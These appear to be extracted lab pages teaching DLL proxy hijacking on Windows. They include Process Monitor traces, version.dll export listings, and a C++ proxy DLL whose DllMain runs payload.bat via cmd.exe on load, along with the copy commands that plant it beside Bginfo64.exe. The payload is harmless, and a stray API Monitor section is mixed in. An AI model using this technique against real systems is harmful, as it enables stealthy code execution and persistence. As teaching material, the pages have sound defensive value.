12:15:10.86...	Bginfo64.exe	10676	closeFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll	FILE LOCKED WITH O
12:15:10.86...	Bginfo64.exe	10676	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	Load Image	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS
12:15:10.86...	Bginfo64.exe	10676	closeFile	C:\Users\IEUser\Desktop\dllproxy\version.dll	SUCCESS

Bginfo64.exe - Application Error




The application was unable to start correctly (0xc000007e). Click OK to close the application.

OK

Showing 8 of 254,685 events (0.0031%)

backed by virtual memory

# Building a DLL Proxy



The screenshot shows the Windows DLL Export Viewer for the file `C:\Windows\system32\version.dll`. The window title is "DLL Export Viewer - C:\Windows\system32\version.dll". The menu bar includes "File", "Edit", "View", "Options", and "Help". The toolbar contains icons for Refresh, Save, Print, Copy, Paste, and Find. The main area displays a table of exported functions. The first row, `GetFileVersionInfoA`, is selected. The status bar at the bottom indicates "17 Functions, 1 Selected".

Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
GetFileVersionInfoA	0x00000001800...	0x00001080	1 (0x1)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoByHandle	0x00000001800...	0x00002190	2 (0x2)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoExA	0x00000001800...	0x00001df0	3 (0x3)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoExW	0x00000001800...	0x00001040	4 (0x4)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoSizeA	0x00000001800...	0x00001010	5 (0x5)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoSizeExA	0x00000001800...	0x00001e00	6 (0x6)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoSizeExW	0x00000001800...	0x00001050	7 (0x7)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoSizeW	0x00000001800...	0x00001060	8 (0x8)	version.dll	C:\Windows\system32\version.dll	Exported F...
GetFileVersionInfoW	0x00000001800...	0x00001070	9 (0x9)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerFindFileA	0x00000001800...	0x00001e10	10 (0xa)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerFindFileW	0x00000001800...	0x00002360	11 (0xb)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerInstallFileA	0x00000001800...	0x00001e20	12 (0xc)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerInstallFileW	0x00000001800...	0x00002f80	13 (0xd)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerLanguageNameA	KERNEL32.VerL...	0x00004ddc	14 (0xe)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerLanguageNameW	KERNEL32.VerL...	0x00004e07	15 (0xf)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerQueryValueA	0x00000001800...	0x00001020	16 (0x10)	version.dll	C:\Windows\system32\version.dll	Exported F...
VerQueryValueW	0x00000001800...	0x00001030	17 (0x11)	version.dll	C:\Windows\system32\version.dll	Exported F...

```
dllmain.cpp - Notepad
File Edit Format View Help
#pragma once
// BEGIN: export directives for the linker
// INSERT pragma.txt contents here

#pragma comment(linker, "/export:GetFileVersionInfoA=version_orig.GetFileVersionInfoA,@1")
#pragma comment(linker, "/export:GetFileVersionInfoByHandle=version_orig.GetFileVersionInfoByHandle,@2")
#pragma comment(linker, "/export:GetFileVersionInfoExA=version_orig.GetFileVersionInfoExA,@3")
#pragma comment(linker, "/export:GetFileVersionInfoExW=version_orig.GetFileVersionInfoExW,@4")
#pragma comment(linker, "/export:GetFileVersionInfoSizeA=version_orig.GetFileVersionInfoSizeA,@5")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExA=version_orig.GetFileVersionInfoSizeExA,@6")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExW=version_orig.GetFileVersionInfoSizeExW,@7")
#pragma comment(linker, "/export:GetFileVersionInfoSizeW=version_orig.GetFileVersionInfoSizeW,@8")
#pragma comment(linker, "/export:GetFileVersionInfoW=version_orig.GetFileVersionInfoW,@9")
#pragma comment(linker, "/export:VerFindFileA=version_orig.VerFindFileA,@10")
#pragma comment(linker, "/export:VerFindFileW=version_orig.VerFindFileW,@11")
#pragma comment(linker, "/export:VerInstallFileA=version_orig.VerInstallFileA,@12")
#pragma comment(linker, "/export:VerInstallFileW=version_orig.VerInstallFileW,@13")
#pragma comment(linker, "/export:VerLanguageNameA=version_orig.VerLanguageNameA,@14")
#pragma comment(linker, "/export:VerLanguageNameW=version_orig.VerLanguageNameW,@15")
#pragma comment(linker, "/export:VerQueryValueA=version_orig.VerQueryValueA,@16")
#pragma comment(linker, "/export:verqueryvaluew=version_orig.verqueryvaluew,@17")

// END: export directives for the linker

#include <windows.h>
#include <string>
#include <atlstr.h>

Windows (CRLF) Ln 7, Col 69 100%
```

```
int Exploit()
{
    // Create the command line
    std::wstring fullpath(TEXT("cmd.exe /C \""));
    fullpath += ThisDllDirPath();
    fullpath += std::wstring(TEXT("payload.bat\""));
    TCHAR * fullpathwc = (wchar_t *)fullpath.c_str();

    // Start a new process using the command line
    STARTUPINFO info = { sizeof(info) };
    PROCESS_INFORMATION processInfo;
    CreateProcess(NULL, fullpathwc, NULL, NULL, TRUE, CREATE_DEFAULT_ERROR_MODE, NULL, NULL,
&info, &processInfo);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        Exploit();
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
payload.bat - Notepad
File Edit Format View Help
echo 1 > c:\users\ieuser\desktop\pwned.txt
Windows (CRLF) Ln 2, Col 1 100%
```

Visual Studio interface showing the configuration of a project named "version". The configuration is set to "Release" and "x64". The code editor displays the following C++ code:

```
1 #pragma once
2 // BEGIN: export directives for the linker
3 // INSERT pragma.txt contents here
4
5 #pragma comment(linker, "/export:GetFileVersionInfoA=version_orig.GetFileVersionInfoA,@1")
6 #pragma comment(linker, "/export:GetFileVersionInfoByHandle=version_orig.GetFileVersionInfoByHandle,@2")
7 #pragma comment(linker, "/export:GetFileVersionInfoExA=version_orig.GetFileVersionInfoExA,@3")
8 #pragma comment(linker, "/export:GetFileVersionInfoExW=version_orig.GetFileVersionInfoExW,@4")
9 #pragma comment(linker, "/export:GetFileVersionInfoSizeA=version_orig.GetFileVersionInfoSizeA,@5")
10 #pragma comment(linker, "/export:GetFileVersionInfoSizeExA=version_orig.GetFileVersionInfoSizeExA,@6")
11 #pragma comment(linker, "/export:GetFileVersionInfoSizeExW=version_orig.GetFileVersionInfoSizeExW,@7")
12 #pragma comment(linker, "/export:GetFileVersionInfoSizeW=version_orig.GetFileVersionInfoSizeW,@8")
13 #pragma comment(linker, "/export:GetFileVersionInfoW=version_orig.GetFileVersionInfoW,@9")
14 #pragma comment(linker, "/export:VerFindFileA=version_orig.VerFindFileA,@10")
```

The Solution Explorer shows the project structure:

- Solution 'version' (1 of 1 project)
  - version
    - References
    - External Dependencies
    - Header Files
    - Resource Files
    - Source Files

The Error List shows 0 of 4 Errors, 0 Warnings, and 0 Messages. The status bar indicates "Build Only".

Administrator: Command Prompt

```
c:\Users\IEUser\Desktop\dllproxy>del c:\users\ieuser\desktop\dllproxy\version.dll
```

```
c:\Users\IEUser\Desktop\dllproxy>copy c:\windows\system32\version.dll  
c:\users\ieuser\desktop\dllproxy\version_orig.dll  
1 file(s) copied.
```

```
c:\Users\IEUser\Desktop\dllproxy>copy C:\Users\IEUser\source\repos\version\x64\Release\version.dll c:\users\ieuser\desktop\dllproxy\version.dll  
1 file(s) copied.
```

```
c:\Users\IEUser\Desktop\dllproxy>_
```

Snapshot backup.

```
Administrator: Command Prompt
c:\Users\IEUser\Desktop\dllproxy>Bginfo64.exe
c:\Users\IEUser\Desktop\dllproxy>
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
2:37:07.432...	Bginfo64.exe	4072	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	QueryBasicInfor...	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	CloseFile	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	CreateFile	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	CreateFileMapping	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432...	Bginfo64.exe	4072	Load Image	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.433...	Bginfo64.exe	4072		C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.434...	Bginfo64.exe	4072	CloseFile	C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.434...	Bginfo64.exe	4072	CloseFile	C:\Users\IEUser\Desktop\dllproxy\version.dll


Showing 10 of 430,541 events (0.0023%)      Backed by virtual memory

pwned.txt

Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.

# API Monitor





Summary | 0 calls | 7 KB used | notepad.exe

#	Time of Day	Thread	Module	API	Return Value	Error
1	4:56:10.003 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075b120, FILE_READ_ATTRIBUTES   GENERIC_...	STATUS_SUCCESS	
2	4:56:10.034 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075d8e0, FILE_READ_ATTRIBUTES   GENERIC_...	STATUS_SUCCESS	
3	4:56:10.034 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075b7c0, FILE_READ_ATTRIBUTES   GENERIC_...	STATUS_SUCCESS	
4	4:56:10.097 PM	1	notepad.exe	CreateFileW ("mynewfile.txt", GENERIC_READ, FILE_SHARE_READ   FILE...	INVALID_HANDLE_VALUE	2 = The system
5	4:56:10.097 PM	1	KERNELBASE.dll	↳NtCreateFile (0x000000aa4075e3a0, FILE_READ_ATTRIBUTES   GENE...	STATUS_OBJECT_NAME_NOT...	0xc0000034 = C
6	4:56:10.112 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075d360, FILE_READ_ATTRIBUTES   GENERIC_...	STATUS_SUCCESS	
7	6:01:45.202 PM	1	notepad.exe	CreateFileW ("mynewfile.txt", GENERIC_READ   GENERIC_WRITE, FILE_S...	0x00000000000000334	
8	6:01:45.202 PM	1	KERNELBASE.dll	↳NtCreateFile (0x000000aa4075e3a0, FILE_READ_ATTRIBUTES   GENE...	STATUS_SUCCESS	


Pre-Call Value	Post-Call Value
0x00007ff7e0df68c0 "mynewfile.txt"	0x00007ff7e...
GENERIC_READ	GENERIC_RE
FILE_SHARE_READ   FILE_SHARE_W...	FILE_SHARE

